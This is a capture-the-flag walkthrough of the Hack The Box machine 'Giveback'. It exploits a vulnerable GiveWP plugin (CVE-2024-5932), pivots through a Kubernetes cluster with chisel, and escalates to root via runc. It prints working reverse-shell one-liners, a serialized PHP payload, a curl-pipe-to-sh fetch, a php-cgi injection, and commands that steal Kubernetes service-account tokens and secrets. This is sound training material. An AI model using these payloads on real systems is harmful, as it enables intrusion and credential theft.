Giveback
Recon
Port Scanning
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(kali㉿vm-kali)-[~/htb/giveback]
└─$ nmap -p22,80- -sCV 10.129.103.231
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-05 02:00 PST

┌──(kali㉿vm-kali)-[~/htb/giveback]
└─$ nmap -p22,80 -sCV 10.129.103.231
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-05 02:05 PST
Nmap scan report for 10.129.103.231
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 66:f8:9c:58:f4:b8:59:bd:cd:ec:92:24:c3:97:8e:9e (ECDSA)
|_  256 96:31:8a:82:1a:65:9f:0a:a2:6c:ff:4d:44:7c:d3:94 (ED25519)
80/tcp open  http    nginx 1.28.0
|_http-title: GIVING BACK IS WHAT MATTERS MOST – OBVI
|_http-server-header: nginx/1.28.0
|_http-generator: WordPress 6.8.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.09 seconds
Web
Interacting with the web I notice it is a wordpress site.
1
2
3
4
5
6
7
8
HTTP/1.1 200 OK
Server: nginx/1.28.0
Date: Wed, 05 Nov 2025 10:13:44 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 54335
Connection: keep-alive
Link: <http://10.129.103.231/wp-json/>; rel="https://api.w.org/"
Vary: Accept-Encoding
wpscan is a Wordpress security scanner that can help us identify any security mistakes.
wpscan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
┌──(kali㉿vm-kali)-[~/htb/giveback]
└─$ wpscan --url http://giveback.htb
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://giveback.htb/ [10.129.103.231]
[+] Started: Wed Nov  5 02:16:29 2025

[+] give
 | Location: http://giveback.htb/wp-content/plugins/give/
 | Last Updated: 2025-10-29T20:17:00.000Z
 | [!] The version is out of date, the latest version is 4.12.0
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By:
 |  Urls In 404 Page (Passive Detection)
 |  Meta Tag (Passive Detection)
 |  Javascript Var (Passive Detection)
 |
 | Version: 3.14.0 (100% confidence)
 | Found By: Query Parameter (Passive Detection)
 |  - http://giveback.htb/wp-content/plugins/give/assets/dist/css/give.css?ver=3.14.0
 | Confirmed By:
 |  Meta Tag (Passive Detection)
 |   - http://giveback.htb/, Match: 'Give v3.14.0'
 |  Javascript Var (Passive Detection)
 |   - http://giveback.htb/, Match: '"1","give_version":"3.14.0","magnific_options"'
The most interesting finding was the plugin give. It’s version 3.14 is vulnerable to PHP Object Injection. There’s a publicly disclosed CVE present on it, here:
We have a POC available here:

Reading the POC, we just need the donation form link. Which is right here:
Shell
We can execute the python script and execute command on the server, which will land us a reverse shell.
1
2
3
4
5
6
7
python3 CVE-2024-5932-rce.py -u "http://giveback.htb/donations/the-things-we-need/" -c "bash -c 'bash -i >& /dev/tcp/10.10.16.9/1234 0>&1'" 2>&1

<SNIP>

[\] Exploit loading, please wait...
[+] Requested Data:
{'give-form-id': '17', 'give-form-hash': 'c42e59787d', 'give-price-id': '0', 'give-amount': '$10.00', 'give_first': 'Amy', 'give_last': 'Foley', 'give_email': 'isandoval@example.com', 'give_title': 'O:19:"Stripe\\\\\\\\StripeObject":1:{s:10:"\\0*\\0_values";a:1:{s:3:"foo";O:62:"Give\\\\\\\\PaymentGateways\\\\\\\\DataTransferObjects\\\\\\\\GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"\\0*\\0container";O:33:"Give\\\\\\\\Vendors\\\\\\\\Faker\\\\\\\\ValidGenerator":3:{s:12:"\\0*\\0validator";s:10:"shell_exec";s:12:"\\0*\\0generator";O:34:"Give\\\\\\\\Onboarding\\\\\\\\SettingsRepository":1:{s:11:"\\0*\\0settings";a:1:{s:8:"address1";s:50:"bash -c \'bash -i >& /dev/tcp/10.10.16.9/1234 0>&1\'";}}s:13:"\\0*\\0maxRetries";i:10;}}}}}}', 'give-gateway': 'offline', 'action': 'give_process_donation'}
We have a shell:
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿vm-kali)-[~/htb/giveback/CVE-2024-5932]
└─$ rlwrap ncat -lvnp 1234
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.129.103.231:65045.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
<-597d96d966-lsnh5:/opt/bitnami/wordpress/wp-admin$ whoami
whoami
whoami: cannot find name for user ID 1001
<-597d96d966-lsnh5:/opt/bitnami/wordpress/wp-admin$
We are inside a bitnami image by the looks of it. Also from /etc/hosts file inside the image:
1
2
3
4
5
6
7
8
9
10
11
12
13
<-597d96d966-lsnh5:/opt/bitnami/wordpress/wp-admin$ cat /etc/hosts
cat /etc/hosts
# Kubernetes-managed hosts file.
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
fe00::0 ip6-mcastprefix
fe00::1 ip6-allnodes
fe00::2 ip6-allrouters
10.42.1.198     beta-vino-wp-wordpress-597d96d966-lsnh5

# Entries added by HostAliases.
127.0.0.1       status.localhost
From resolv.conf:
1
2
3
4
5
I have no name!@beta-vino-wp-wordpress-597d96d966-lsnh5:/tmp$ cat /etc/resolv.conf
<rdpress-597d96d966-lsnh5:/tmp$ cat /etc/resolv.conf
search default.svc.cluster.local svc.cluster.local cluster.local
nameserver 10.43.0.10
options ndots:5
From the output we can tell kubernetes is running (*.svc.cluster.local are standard for environments). The nameserver directive specifies the IP address of the DNS server that the system should query to resolve hostnames.
From attacker:
1
2
3
4
5
6
7
8
9
10
11
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes

┌──(venv)─(kali㉿vm-kali)-[~/htb/giveback]
└─$ openssl s_server -quiet -key key.pem -cert cert.pem -port 12345 < /usr/bin/chisel

┌──(kali㉿vm-kali)-[~/htb/giveback]
└─$ chisel server --reverse --port 8000
2025/11/05 03:33:57 server: Reverse tunnelling enabled
2025/11/05 03:33:57 server: Fingerprint fWZpIxSQwEi9wEIuGyhgiQKHBHASI8SkfAtP+p6kZl4=
2025/11/05 03:33:57 server: Listening on http://0.0.0.0:8000
From victim:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
<97d96d966-lsnh5:/opt/bitnami/wordpress/wp-content$ RHOST=10.10.16.9
RHOST=10.10.16.9
<97d96d966-lsnh5:/opt/bitnami/wordpress/wp-content$ RPORT=12345
RPORT=12345
<97d96d966-lsnh5:/opt/bitnami/wordpress/wp-content$ LFILE=/tmp/chisel
LFILE=/tmp/chisel

<97d96d966-lsnh5:/opt/bitnami/wordpress/wp-content$ openssl s_client -quiet -connect $RHOST:$RPORT > "$LFILE"
<l s_client -quiet -connect $RHOST:$RPORT > "$LFILE"
Can't use SSL_get_servername
depth=0 C = PK, ST = Sindh, L = Karachi, O = HTB, OU = IT, CN = GIVEBACK.HTB
verify error:num=18:self-signed certificate
verify return:1
depth=0 C = PK, ST = Sindh, L = Karachi, O = HTB, OU = IT, CN = GIVEBACK.HTB
verify return:1
We now have chisel on the victim:
1
2
3
4
5
6
I have no name!@beta-vino-wp-wordpress-597d96d966-lsnh5:/tmp$ ls -la
ls -la
total 9948
drwxrwsrwx 2 root 1001     4096 Nov  5 11:56 .
drwxr-xr-x 1 root root     4096 Nov  5 11:04 ..
-rw-r--r-- 1 1001 1001 10176912 Nov  5 11:58 chisel
Finally we have pivotted into the network:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
I have no name!@beta-vino-wp-wordpress-597d96d966-lsnh5:/tmp$ chmod +x chisel
chmod +x chisel
I have no name!@beta-vino-wp-wordpress-597d96d966-lsnh5:/tmp$ ./chisel client 10.10.16.9:8000 R:socks
<lsnh5:/tmp$ ./chisel client 10.10.16.9:8000 R:socks
2025/11/05 11:59:08 client: Connecting to ws://10.10.16.9:8000
2025/11/05 11:59:10 client: Connected (Latency 142.95754ms)

┌──(kali㉿vm-kali)-[~/htb/giveback]
└─$ chisel server --reverse --port 8000 -v
2025/11/05 03:44:45 server: Reverse tunnelling enabled
2025/11/05 03:44:45 server: Fingerprint 8a0Aj3D+JgZAEUWC8waEEp/keRa74/Rk1/b1dDyXmi8=
2025/11/05 03:44:45 server: Listening on http://0.0.0.0:8000
2025/11/05 03:58:34 server: session#1: Handshaking with 10.129.103.231:26295...
2025/11/05 03:58:36 server: session#1: Verifying configuration
2025/11/05 03:58:36 server: session#1: tun: Created
2025/11/05 03:58:36 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
2025/11/05 03:58:36 server: session#1: tun: Bound proxies
2025/11/05 03:58:36 server: session#1: tun: SSH connected
Checking on env I found some interesting variables:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
I have no name!@beta-vino-wp-wordpress-597d96d966-lsnh5:/tmp$ env
<SNIP>
LEGACY_INTRANET_SERVICE_PORT=tcp://10.43.2.241:5000
WORDPRESS_SMTP_USER=
WEB_SERVER_TYPE=apache
WORDPRESS_MULTISITE_HOST=
PHP_DEFAULT_MEMORY_LIMIT=512M
WORDPRESS_OVERRIDE_DATABASE_SETTINGS=no
WORDPRESS_DATABASE_SSL_CA_FILE=
WEB_SERVER_DAEMON_USER=daemon
OS_ARCH=amd64
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_ADDR=10.43.61.204
BETA_VINO_WP_MARIADB_SERVICE_HOST=10.43.147.82
<SNIP>
With chisel running, we can do a CGI attack using proxychains:
Let’s setup a shell in a file:
1
2
3
┌──(kali㉿vm-kali)-[~/htb/giveback]
└─$ cat x
busybox nc 10.10.16.9 4444 -e /bin/sh
1
proxychains php -r "\$c=stream_context_create(['http'=>['method'=>'POST','content'=>'curl 10.10.16.9:801/x|sh']]); echo file_get_contents('http://10.43.2.241:5000/cgi-bin/php-cgi?-d+allow_url_include=1+-d+auto_prepend_file=php://input',0,\$c);"
Now we have another shell inside the pod:
1
2
3
4
5
6
7
8
9
ls -la /var/run/secrets/kubernetes.io/serviceaccount/
total 4
drwxrwxrwt    3 root     root           140 Nov  5 11:42 .
drwxr-xr-x    3 root     root          4096 Nov  5 11:32 ..
drwxr-xr-x    2 root     root           100 Nov  5 11:42 ..2025_11_05_11_42_04.3948103522
lrwxrwxrwx    1 root     root            32 Nov  5 11:42 ..data -> ..2025_11_05_11_42_04.3948103522
lrwxrwxrwx    1 root     root            13 Nov  4 21:07 ca.crt -> ..data/ca.crt
lrwxrwxrwx    1 root     root            16 Nov  4 21:07 namespace -> ..data/namespace
lrwxrwxrwx    1 root     root            12 Nov  4 21:07 token -> ..data/token
Do this:
1
2
KUBE_TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
curl -k -H "Authorization: Bearer $KUBE_TOKEN" https://kubernetes.default.svc/api/v1/namespaces/default/secrets
What we care about is the masterpass:
1
2
3
curl -k -H "Authorization: Bearer $KUBE_TOKEN" https://kubernetes.default.svc/api/v1/namespaces/default/secrets | grep "MASTER"
                "f:MASTERPASS": {}
        "MASTERPASS": "ZUJrUWtuc01kM0c0ZFgxcnlJM05iVjl5MjFjTWs1VQ=="
Then:
1
2
3
┌──(kali㉿vm-kali)-[~/htb/giveback/CVE-2024-5932]
└─$ echo "ZUJrUWtuc01kM0c0ZFgxcnlJM05iVjl5MjFjTWs1VQ==" | base64 -d
eBkQknsMd3G4dX1ryI3NbV9y21cMk5U
SSH
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
babywyrm@giveback:~$ sudo -l
Matching Defaults entries for babywyrm on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, timestamp_timeout=0, timestamp_timeout=20

User babywyrm may run the following commands on localhost:
    (ALL) NOPASSWD: !ALL
    (ALL) /opt/debug

babywyrm@giveback:~$ runc spec
babywyrm@giveback:~$ vi config.json

<SNIP>
        "mounts": [
{
    "type": "bind",
    "source": "/",
    "destination": "/",
    "options": [
        "rbind",
        "rw",
        "rprivate"
    ]
},
<SNIP>
Seems like the /secrets directory from first pod comes in use here:
1
2
3
4
5
6
7
8
9
10
11
12
13
sW5sp4spa3u7RLyetrekE4oSI have no name!@beta-vino-wp-wordpress-597d96d966-lsnh5:/secrets$ ls -la
ls -la
total 4
drwxrwsrwt 3 root 1001  140 Nov  4 21:08 .
drwxr-xr-x 1 root root 4096 Nov  5 11:04 ..
drwxr-sr-x 2 root 1001  100 Nov  4 21:08 ..2025_11_04_21_08_23.1506973037
lrwxrwxrwx 1 root 1001   32 Nov  4 21:08 ..data -> ..2025_11_04_21_08_23.1506973037
lrwxrwxrwx 1 root 1001   23 Nov  4 21:08 mariadb-password -> ..data/mariadb-password
lrwxrwxrwx 1 root 1001   28 Nov  4 21:08 mariadb-root-password -> ..data/mariadb-root-password
lrwxrwxrwx 1 root 1001   25 Nov  4 21:08 wordpress-password -> ..data/wordpress-password
I have no name!@beta-vino-wp-wordpress-597d96d966-lsnh5:/secrets$ cat mariadb-password
<ess-597d96d966-lsnh5:/secrets$ cat mariadb-password
sW5sp4spa3u7RLyetrekE4oS
We gotta base64 encode it:
1
c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T
Now use it as the administrative password for the sudo binary:
1
2
3
4
5
6
7
8
9
10
11
mkdir rootfs
sudo /opt/debug run demo

babywyrm@giveback:~$ sudo /opt/debug run demo
Validating sudo...
Please enter the administrative password:

Both passwords verified. Executing the command...
# whoami
root
#